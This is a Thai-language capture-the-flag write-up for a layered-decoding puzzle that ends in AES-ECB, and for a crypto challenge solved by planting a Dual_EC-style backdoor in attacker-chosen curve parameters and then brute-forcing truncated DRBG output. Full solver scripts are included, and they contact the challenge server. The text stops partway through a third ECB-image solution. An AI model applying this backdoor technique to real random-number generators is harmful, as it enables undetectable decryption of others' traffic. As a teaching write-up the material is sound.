


Misc

MISC

@@
@@@@@

Fragments of the Dark Lord



คร่าวๆเว็บมีให้ใส่รหัสผ่าน 7 ชั้นพอใส่เสร็จจะได้รหัสสุดท้ายมากดอันท้ายได้ก็จะได้ flag

Solution

Step 1: Tom Riddle's Diary

ข้อความถูกเข้ารหัสชั้น 5 ชั้น ต้องถอดตามลำดับ Hex → Base64 → กลับด้าน → ไบนารี → ROT13 เหมือนแกะห่อของขวัญทีละชั้น

```
import base64, codecs
h = "4d5441784d4441774d...=="
s = bytes.fromhex(h).decode()
s = base64.b64decode(s).decode()
```

```
s = s[::-1]
s = "".join(chr(int(b,2)) for b in s.split())
print(codecs.decode(s, "rot13"))
```

ได้ M3M0RY_OF_TH3_H31R

Step 2: Marvolo Gaunt's Ring

รันโค้ดได้ CURS3_OF_TH3_G4UNT

Step 3: Slytherin's Locket

ตามที่อยู่ในโค้ด S3CR3T_OF_S4L4Z4R

Step 4: Hufflepuff's Cup

โค้ดจะโชว์ความลับเฉพาะเมื่อวันที่ในเครื่องเป็น 1981-10-31 แค่อ่านจากซอร์ส
โค้ดตรงๆ V3SS3L_OF_H3LG4

Step 5 and 6: Ravenclaw's Diadem, Nagini

ทั้งคู่ใช้ XOR กับกุญแจที่วนซ้ำ ด้าน 5 กุญแจคือ RAVENCLAW ด้าน 6 คือ

BASILISK คำใบ้ในโจทย์บอกกุญแจอยู่แล้ว

5: W1SD0M_B3Y0ND_M34SUR3

6: V3N0M_OF_TH3_D4RK_L0RD

Step 7: Harry Potter

เป็นฟอร์มเว็บ PHP ต้องพิมพ์คาถา คาถา AVADA KEDAVRA พาไปหน้าที่ซ่อนค่าไว้ใน HTML comment ถอด base64 ได้คาถา 4L0H0M0R4 พอพิมพ์คาถานี้ก็ได้เศษ วิญญาณสุดท้าย

7: N31TH3R_C4N_L1V3

Step 8: Lord Voldemort

เราจะได้อะไรมา

None

```
rjCEVzyq6AtNGQJLf1xn24yYmDriLbi9scYJY/RNswAvky8JZNu3m7mK7800wNz3S1ILY+9YVywDxb1hs/d8rw==
```


ลองให้ ai วิเคราะห์และตัดตัวเลือกทิ้งว่าจะไม่ใช่การเข้ารหัสอะไร

- ถอด base64 ออกมาได้ 64 ไบต์พอดี ลองหารดู $64 \div 16 = 4$ พอดีเป๊ะ ไม่มีเศษ
เลข 16 นี้สำคัญ เพราะ AES เข้ารหัสเป็นก้อนละ 16 ไบต์เสมอ (ไม่ว่าจะเป็น AES-128, 192, หรือ 256 ขนาดก่อนคือ 16 เท่ากันหมด) ผลลัพธ์ของ AES เลยต้องหารด้วย 16 ลงตัวเสมอ
ถ้าขนาดออกมาเป็นเลขแปลกๆ เช่น 63 หรือ 70 ไบต์ ก็ตัด AES ทิ้งได้เลย แต่นี้ได้ 64 พอดี = เข้าข่าย
- ตัด XOR ธรรมดา ทิ้งลองดูค่าไบต์ที่ถอด base64 ออกมา พบว่ามีไบต์ที่ค่า $\geq 0x80$ (คือเกิน 127) ปนอยู่ ถ้ามันเป็นแค่การ XOR ข้อความ ASCII กับกุญแจ ผลลัพธ์จะไม่มีทางเกิน 127 (เพราะ ASCII อยู่ในช่วง 0-127)

และเจอ 2 คำใบ้

ในด้าน 1 มีคำใบ้ว่า AES-128-CBC

และก็งูบอกใบ้ว่า "พลังที่เจ้าไม่รู้จัก" (สื่อถึงความรักในหนัง) คือคำว่า love เอามาเป็น key
ซึ่ง 2 อย่างนี้ลอง CBC เท้าใครก็ไม่ผ่านใช่ love แต่ไม่มีตัวไหนถอดออกมาเป็นข้อความ
อ่านได้เลย



เลยลองเปลี่ยนมาใช้ ECB + กับเจอคำใบ้เพิ่มคือ ใน HTML comment คือ
VoldemortTheDarkLord

ยาว 20 ตัว เลยตัดเอา 16 ตัวแรก = VoldemortTheDark มาเป็น key แทน

Script สุดท้าย

```
import base64

from Crypto.Cipher import AES

from Crypto.Util.Padding import unpad
```

```
blob =  
base64.b64decode("rjCEVzyq6AtNGQJLflxn24yYmDriLbi9scYJY/RNswAvky8JZNu3m7mK  
780OwNz3S1ILY+9YVywDxb1hs/d8rw==")  
  
key = b"VoldemortTheDark"  
  
pt = unpad(AES.new(key, AES.MODE_ECB).decrypt(blob), 16)  
  
print(pt.decode())
```

Flag

STDIO2026{1ac87a59-b7cd-46c2-8946-72b7fe43fc42_170de0980f63}

Cryptography

CRYPTOGRAPHY

@@
@@@@@

Big-bro-is-watching-you

```
111 ++++++ ++++++
default:~/Desktop/Downloads$ ncat 34.118.236.244 1337
bash: ncat: command not found
default:~/Desktop/Downloads$ nc 34.118.236.244 1337
Send ONE line of JSON with your curve parameters:
{"p":"<dec>","a":"<dec>","b":"<dec>","n":"<dec>","Px":"<dec>","Py":"<dec>","Qx":"<dec>","Qy":"<dec>","known_prefix":"<hex>"}
Curve:  $y^2 = x^3 + ax + b \pmod{p}$ . n must be the (prime) order of P.
known_prefix is YOUR TEXT , sent as a hex string.
Max length: 8192 bytes (longer submissions are rejected).
If it's shorter, it will be padded with 0x20.
default:~/Desktop/Downloads$ nc 34.118.236.244 1337
Send ONE l{"status": "error", "message": "invalid JSON"}
default:~/Desktop/Downloads$ nc 34.118.236.244 1337
Send ONE line of JSON with your curve parameters:
{"p":"<dec>","a":"<dec>","b":"<dec>","n":"<dec>","Px":"<dec>","Py":"<dec>","Qx":"<dec>","Qy":"<dec>","known_prefix":"<hex>"}
Curve:  $y^2 = x^3 + ax + b \pmod{p}$ . n must be the (prime) order of P.
known_prefix is YOUR TEXT , sent as a hex string.
Max length: 8192 bytes (longer submissions are rejected).
If it's shorter, it will be padded with 0x20.
```

สำหรับข้อนี้โจทย์บอกว่า ให้เราส่งค่า p, a, b, n, Px, Py, Qx, Qy ไป พร้อมข้อความของเราเอง known_prefix

- $P = p(x, y)$
- $Q = q(x, y)$

โดยที่ค่าพวกนี้จะเอาไปคำนวณ สมการเส้นโค้งรูป $y^2 = x^3 + kx$

อธิบายคร่าวๆ สมมติว่า เครื่องมีเลขลับคือ $s = 5$ ค่าที่เอาไว้งตั้งเครื่อง 2 ตัวคือ $q = 3$, $p = 6$

ทุกรอบเครื่องจะโชว์เลขสุ่ม $s \times q = 5 \times 3 = 15$

และจะเปลี่ยนเลขลับเป็นตัวใหม่ $s \times p = 5 \times 6 = 30$

ซึ่ง pattern พวกนี้พอไปอยู่ในเส้นโค้งมันจะไม่มี pattern ดายตัว และเราเห็นแค่จุดสุดท้าย

เราจะคิดย้อนกลับไปหา s ไม่ได้เพราะมันเอาไป mod p เราจะไม่รู้ว่าจุดเริ่มต้นอยู่ตรงไหน

ในทว่าถ้าเรารู้ว่า $6 = 2 \times 3$, $p = d \times q$ หรือเรารู้ d มันจะมีช่องโหว่คือ

สมมติว่าตัวท้ายคือ $r = s \times q$ การที่เราจะรู้ตัวถัดไปได้ซึ่งคือ $s \times p$ เราต้องรู้ s แต่ที่นี้พอเรารู้ d

เราเอา d ไปคูณเลย $r \times d = s \times q \times d = s \times p$ เราจะรู้ตัวถัดไปเลย เราก็เอาค่าตัวถัดๆ ไปไปแกะเอา flag

ของจริงเราจะกลับทิศ $Q=2P$ แต่หลักการเดียวกัน

โจทย์ให้เราใส่ค่าเองเราจะเซต d เองได้

Solution

Step 1: ลองให้ ai ทำ curve รูปแบบแรก standard curves

```
{"status": "error", "message": "well-known / standardized curve parameters are not allowed - generate your own curve"}
```

ไม่ได้

เราต้อง gen curve เอง

Step 2: ลองให้ ai ทำ curve อีกแบบที่นับจุดเองไหว

```
{"status": "error", "message": "p must be between 224 and 521 bits (got 64) "}
```

โดนปฏิเสธเพราะเล็กเกิน (ต้อง 224 บิตขึ้นไป) และขนาดนั้นนับเองไม่ไหวแล้ว และแทนที่เราจะนับเอง เส้นโค้งรูป $y^2 = x^3 + kx$ ตรงนี้ถ้าเราเลือกค่า p ที่หาร 4 ได้ เศษ 1 (p อันแรกสุดเลย) แล้วเอามาเขียนในรูป $p = a^2 + b^2$ ด้วย Cornacchia, เลือกจำนวนจุดที่เป็น $2 \times$ จำนวนเฉพาะ พอเจอแล้วก็หยิบมาใช้

พอเลือก p ได้แล้ว ที่เหลือ (หา k , สร้างจุด P , ตั้ง $Q = 2P$) ก็ทำต่อจากตรงนั้น

ซึ่งตรงนี้ยังมีจุดอ่อนอยู่คือ จำนวนจุดจะไม่มีวันเป็นจำนวนเฉพาะเพราะจะติด $(0,0)$ มาด้วยวิธีคือ

ตอนนี้เส้นโค้งทั้งเส้นมี $2n$ จุด แต่เซิร์ฟเวอร์อยากได้จุดที่วนครบรอบที่ n (จำนวนเฉพาะ) พอดี ไม่ใช่ $2n$

จำนวนจุดมันเป็นเลขคู่ ($2 \times$ เฉพาะ) เลยเอาจุดที่สุ่มมาคูณ 2 เพื่อหารเลข 2 นั้นทิ้ง ให้เหลือจุดที่วนครบที่จำนวนเฉพาะพอดี

จุดที่สุ่มมา ปกติจะวนครบที่ 10 ก้าว พอเราคูณมันด้วย 2 จำนวนก้าวจะโดนหาร 2 $\rightarrow$ เหลือ 5 ก้าว พอดี

(ตรงนี้ ai บอกมา)

Step 3: ให้ ai เจนโค้ดขั้นตอนที่ผ่านมา

```
cat > gen.py <<'EOF'
import json, socket, random, sys
from math import isqrt

SMALL=[2,3,5,7,11,13,17,19,23,29,31,37,41,43,47,53,59,61,67,71,73,79,83,89,97]

def is_prime(n,k=12):
    if n<2: return False
    for q in SMALL:
        if n%q==0: return n==q
    d=n-1; r=0
    while d%2==0: d//=2; r+=1
    for _ in range(k):
        a=random.randrange(2,n-1); x=pow(a,d,n)
        if x in (1,n-1): continue
        for _ in range(r-1):
            x=x*x%n
            if x==n-1: break
        else: return False
    return True

def tonelli(n,p):
    n%=p
    if n==0: return 0
    if pow(n,(p-1)//2,p)!=1: return None
    if p%4==3: return pow(n,(p+1)//4,p)
```

```

q=p-1; s=0
while q%2==0: q//=2; s+=1
z=2
while pow(z, (p-1)//2,p) !=p-1: z+=1
m=s; c=pow(z,q,p); t=pow(n,q,p); r=pow(n, (q+1)//2,p)
while t!=1:
    i=0; tt=t
    while tt!=1: tt=tt*tt%p; i+=1
    b=pow(c,1<<(m-i-1),p); m=i; c=b*b%p; t=t*c%p; r=r*b%p
return r

def cornacchia(p):
    r0=tonelli(p-1,p)
    a0,a1=p,r0
    while a1*a1>p: a0,a1=a1,a0%a1
    y2=p-a1*a1; y=isqrt(y2)
    if y*y==y2: return a1,y
    return None

def rand_prime_1mod4(bits):
    while True:
        c=random.getrandbits(bits) | (1<<(bits-1))
        c=c-(c%4)+1
        if is_prime(c): return c

def build(bits=224):
    tries=0
    while True:
        tries+=1
        if tries%100==0: print(".",end="",flush=True)
        p=rand_prime_1mod4(bits)
        rep=cornacchia(p)
        if not rep: continue
        u,v=rep
        bb = v if u%2 else u # the EVEN one
        targets=[M for M in (p+1-2*bb, p+1+2*bb) if M%4==2 and
is_prime(M//2)]
        if not targets: continue
        M=targets[0]; n=M//2
        print("\n[+] curve found after",tries,"tries")

```

```

def inv(x): return pow(x%p,-1,p)
def add(P,Q):
    if P is None: return Q
    if Q is None: return P
    x1,y1=P; x2,y2=Q
    if x1==x2 and (y1+y2)%p==0: return None
    if P==Q: m=((3*x1*x1+kk)*inv(2*y1))%p
    else:     m=((y2-y1)*inv(x2-x1))%p
    x3=(m*m-x1-x2)%p
    return (x3, (m*(x1-x3)-y1)%p)

def mul(k,P):
    R=None
    while k>0:
        if k&1: R=add(R,P)
        P=add(P,P); k>>=1
    return R

for _ in range(200):
    kk=random.randrange(1,p)
    R=None
    for _ in range(60):
        x=random.randrange(1,p)
        rhs=(x*x*x+kk*x)%p
        if rhs and pow(rhs,(p-1)//2,p)==1:
            R=(x,tonelli(rhs,p)); break
    if R is None: continue
    if mul(M,R) is None:                # this twist has order M =
2n
        P=mul(2,R)                      # clear cofactor -> order n
        if P is not None and mul(n,P) is None:
            print("[+] generator found")
            return p, kk, n, P, add, mul

print("[*] generating CM curve (D=-4, cofactor 2)...")
p,a,n,P,add,mul = build(224)
e=2
Q=mul(e,P)
d=pow(e,-1,n)

```

```

payload={
    "p":str(p),"a":str(a),"b":"0","n":str(n),
    "Px":str(P[0]),"Py":str(P[1]),
    "Qx":str(Q[0]),"Qy":str(Q[1]),
    "known_prefix":b"STDIO".hex(),
}
print("SAVE THESE:")
print("d      =",d)
print("params =",json.dumps(payload))
print()

s=socket.create_connection(("34.118.236.244",1337))
s.recv(4096)
s.sendall((json.dumps(payload)+"\n").encode())
data=b""; s.settimeout(5)
try:
    while True:
        c=s.recv(4096)
        if not c: break
        data+=c
except socket.timeout: pass
print("----- SERVER -----")
print(data.decode(errors="replace"))
EOF
python3 gen.py

```

ได้ผลลัพธ์เป็น

Shell

SAVE THESE:

d =

67230878412110365912286719881961032607311375867857325303465314
89369

params = {"p":

"2689235136484414636491468795278441686473171827373414697243290
8928689", "a":

```
"9525017138870330249804053123648498019435947274235010765025610
97849", "b": "0", "n":
"1344617568242207318245734397639220652146227517357146506069306
2978737", "Px":
"2186394007114349422420343306164832402442461912525542606823683
4128553", "Py":
"2675968640169854678201708896909613456595733408994037209944295
1774463", "Qx":
"1437260905460184414189687801806400664474124726831613103360233
1938537", "Qy":
"3206303801673979151813746309863860756451983859056657828064329
410342", "known_prefix": "535444494f"}
```

----- SERVER -----

```
{"status": "ok", "ciphertext":
"f3f121acc8e1a9d1dbcd57ee72a52ec56dccdd6768001ae6f59cb42022158
800e096de4d3a4deccd6aee3c5dc663e35531155aa05bf1470662b244e6ca4
b39443653b0bdda2f4d", "prefix_len": 26, "flag_len": 45,
"trunc_bits": 16, "prefix_padded": true, "padding_added": 21,
"padding_byte": "0x20", "effective_prefix":
"535444494f2020202020202020202020202020202020202020202020202020",
"note": "Your known_prefix was shorter than one DRBG output
block, so the server appended 21 byte(s) of 0x20 (space) to
the END of it before encrypting. 'effective_prefix' is the
exact byte sequence that was actually used as known-plaintext
- use that, not what you originally sent."}
```

เราได้ชุดค่าต่างๆที่เราส่งไปและได้ค่า d มา

เชิร์ฟเวอร์เอา [ข้อความของเรา 26 ไบต์] + [flag 45 ไบต์] ไป XOR (ผสม) กับเลขสุ่มจากเครื่อง XOR มีคุณสมบัติว่าถ้ารู้ข้อความและรู้ผลที่ผสมแล้ว เราจะแยกเลขสุ่มออกมาได้ เรารู้ 26 ไบต์แรกแน่ๆ (คือ "STDIO" + ช่องว่างที่เชิร์ฟเวอร์บอกมาใน effective_prefix) ได้เลขสุ่มก้อนแรก out1 ออกมาทั้งก้อน เทียบกับตัวอย่างของเล่น: นี่คือขั้นที่เรา "เห็นเลข 15"

มีปัญหานิดเดียว คือเลขสุ่มที่โชว์ออกมาโดนตัดหัวทิ้งไป 16 บิต (เหมือนเห็นแค่ "?15" ไม่รู้หลักหน้า) ทางแก้คือเดาหัวทุกแบบ $2^{16} = 65,536$ แบบ (คอมใช้เวลาแป๊บเดียว) แต่ละแบบทำแบบนี้

1. เติมหัวที่เดาเข้าไป ได้ค่า x เติมๆแต่การคูณด้วย d ต้องใช้ "จุด" ซึ่งต้องมี y ด้วย จึงแทน x ลงสมการ $y^2 = x^3 + ax$ แล้วถอดรากหา y (ฟังก์ชัน tonelli) ถ้าถอดรากไม่ได้แปลว่า x นั้นไม่อยู่บนเส้นโค้ง เดาผิดแน่นอน ข้ามได้เลย (y จะได้ค่าบวกหรือลบก็ไม่สำคัญ เพราะผลลัพธ์ได้ค่า x เท่ากัน)
2. คูณด้วย $d \rightarrow$ ได้เลขกลับตัวถัดไป (ขั้น " $15 \times 2 = 30$ ")
3. ใช้เลขกลับนั้นสร้างเลขสุ่มก้อนที่ 2 และ 3
4. เอาไปแกะส่วน flag

ถ้าเดาผิด จะแกะออกมาเป็นขยะอ่านไม่ออก ถ้าเดาถูก จะได้ตัวหนังสืออ่านรู้เรื่องก็คือ flag

Step 4: ให้ ai เจนโค้ดสุดท้ายเพื่อ brute force เอา flag

```
cat > solve.py <<'EOF'
import json, socket

p = 26892351364844146364914687952784416864731718273734146972432908928689
a = 952501713887033024980405312364849801943594727423501076502561097849
n = 13446175682422073182457343976392206521462275173571465060693062978737
Px = 21863940071143494224203433061648324024424619125255426068236834128553
Py = 26759686401698546782017088969096134565957334089940372099442951774463
Qx = 14372609054601844141896878018064006644741247268316131033602331938537
Qy = 3206303801673979151813746309863860756451983859056657828064329410342
```

```
d = 6723087841211036591228671988196103260731137586785732530346531489369
P=(Px,Py); Q=(Qx,Qy)
```

```
def inv(x): return pow(x%p,-1,p)
```

```
def add(A,B):
    if A is None: return B
    if B is None: return A
    x1,y1=A; x2,y2=B
    if x1==x2 and (y1+y2)%p==0: return None
    if A==B: m=((3*x1*x1+a)*inv(2*y1))%p
    else:     m=((y2-y1)*inv(x2-x1))%p
    x3=(m*m-x1-x2)%p
    return (x3, (m*(x1-x3)-y1)%p)
```

```
def mul(k,A):
    R=None
    while k>0:
        if k&1: R=add(R,A)
        A=add(A,A); k>>=1
    return R
```

```
def tonelli(nn,pp):
    nn%=pp
    if nn==0: return 0
    if pp%4==3: return pow(nn,(pp+1)//4,pp)
    q=pp-1; s=0
    while q%2==0: q//=2; s+=1
    z=2
    while pow(z,(pp-1)//2,pp)!=pp-1: z+=1
    m=s; c=pow(z,q,pp); t=pow(nn,q,pp); r=pow(nn,(q+1)//2,pp)
    while t!=1:
        i=0; tt=t
        while tt!=1: tt=tt*tt%pp; i+=1
        b=pow(c,1<<(m-i-1),pp); m=i; c=b*b%pp; t=t*c%pp; r=r*b%pp
    return r
```

```
assert mul(d,Q)==P, "backdoor check failed"
```

```
payload={"p":str(p),"a":str(a),"b":"0","n":str(n),
        "Px":str(Px),"Py":str(Py),"Qx":str(Qx),"Qy":str(Qy),
        "known_prefix":b"STDIO".hex() }
```

```

s=socket.create_connection(("34.118.236.244",1337))
s.recv(4096)
s.sendall((json.dumps(payload)+"\n").encode())
buf=b""; s.settimeout(5)
try:
    while b"}" not in buf or b"ciphertext" not in buf:
        c=s.recv(4096)
        if not c: break
        buf+=c
except socket.timeout: pass
resp=json.loads(buf.decode().strip().splitlines()[-1])
print("server keys:", list(resp.keys()))

cipher = bytes.fromhex(resp["ciphertext"])
eff     = bytes.fromhex(resp["effective_prefix"])
flag_len = resp["flag_len"]
blk      = resp["prefix_len"]          # 26
shift    = blk*8                       # 208
mask     = (1<<shift)-1

K0 = int.from_bytes(bytes(cc^ee for cc,ee in zip(cipher[:blk], eff)),
"big")

def xorb(x,k): return bytes(u^v for u,v in zip(x,k))

for top in range(1<<resp["trunc_bits"]):
    if top and top%8192==0: print("  ...",top)
    x=(top<<shift)|K0
    if x>=p: continue
    rhs=(x*x*x+a*x)%p
    if rhs==0 or pow(rhs,(p-1)//2,p)!=1: continue
    R=(x,tonelli(rhs,p))
    s2=mul(d,R)[0]
    out2=mul(s2,Q)[0]&mask
    ks2=out2.to_bytes(blk,"big")
    part=xorb(cipher[blk:2*blk], ks2)
    if not all(32<=bb<127 for bb in part): continue
    s3=mul(s2,P)[0]
    out3=mul(s3,Q)[0]&mask
    ks=ks2+out3.to_bytes(blk,"big")

```

```

flag=xorb(cipher[blk:blk+flag_len], ks[:flag_len])
if all(32<=bb<127 for bb in flag) and b"{" in flag and b"}" in flag:
    print("\n[+] top =",top)
    print("[+] FLAG:", flag.decode())
    break
EOF
python3 solve.py

```

ได้ output เป็น

```

Shell
erver keys: ['status', 'ciphertext', 'prefix_len', 'flag_len',
'trunc_bits', 'prefix_padded', 'padding_added',
'padding_byte', 'effective_prefix', 'note']
... 8192
... 16384
... 24576

[+] top = 26807
[+] FLAG: STDI02026{tru5t_n0_c0n5t4nt_y0u_d1dnt_ch00s3} done

```


เดาไปถึงแบบที่ 26,807 ก็เจอตัวที่แกะออกมาอ่านได้

Flag

STDI02026{tru5t_n0_c0n5t4nt_y0u_d1dnt_ch00s3}

ECB เป็นวิธีเข้ารหัสที่หันข้อมูลเป็นก้อนละ 16 ไบต์ (เรียกว่า "บล็อก") แล้วเข้ารหัสทีละก้อน แยกกัน ปัญหาคือ ก้อนที่เหมือนกันจะเข้ารหัสออกมาเหมือนกันเป๊ะ

ทีนี้พอเอา ECB ไปเข้ารหัสรูปภาพ มันพังหนักเลย เพราะรูปมีพื้นหลังสีเดียวเยอะมาก พื้นหลังทุกก้อนเหมือนกัน เข้ารหัสออกมาเหมือนกันหมด เห็นเป็นพื้นที่สีเดียว ส่วนที่เป็นตัวหนังสือก็เป็นอีกสี สุดท้ายรูปที่เข้ารหัสแล้วก็ยังอ่านออกว่าเขียนว่าอะไร



Step 2: ให้ ai เช็คดูว่ามีอะไรผิดปกติ

เอาข้อมูลมาแบ่งเป็นก้อนละ 16 ไบต์ (บล็อก) ตรงบนสุดของรูปเป็นพื้นหลังล้วน ควรเหมือนกันเป๊ะ แต่เทียบแล้วต่างกันนิดเดียวแบบมีแบบแผน

Shell

block 0: 35 61 08 e1 08 2e cf 1c c3 34 6b 6c 40 58 6d 23

block 1: 35 61 08 e0 08 2e cf 1d c3 34 6b 6d 40 58 6d 22

block 2: 35 61 08 e3 08 2e cf 1e c3 34 6b 6e 40 58 6d 21

ต่างกัน "ตามเลขลำดับบล็อก" พอตีสรุปได้ว่าลูกเล่นคือ เอาเลขลำดับบล็อกมา XOR ทับ (ในโค้ดคือ `tweak(i) = i.to_bytes(4, "big")*4`)

Step 3: ถอดรหัสแล้ววาดภาพออกมา

เขียนสคริปต์ที่ทำสามอย่าง

1. ตัด header ทิ้ง (`split(b"\n", 1)`) เหลือแค่ข้อมูลเข้ารหัส
2. เอาแต่ละบล็อก XOR กับเลขลำดับกลับออก (ห้กลับลูกเล่น)
3. นับบล็อกไม่ซ้ำ เหลือ 204 จาก 14,400 = ยืนยันว่าลูกเล่นถูก และข้างในคือ ECB ธรรมดา

ให้ ai เจน

```
cat > solve.py << 'EOF'
from collections import Counter
from PIL import Image

data = open("flag.enc", "rb").read()
header, body = data.split(b"\n", 1)
W, H = 1440, 160
BS = 16

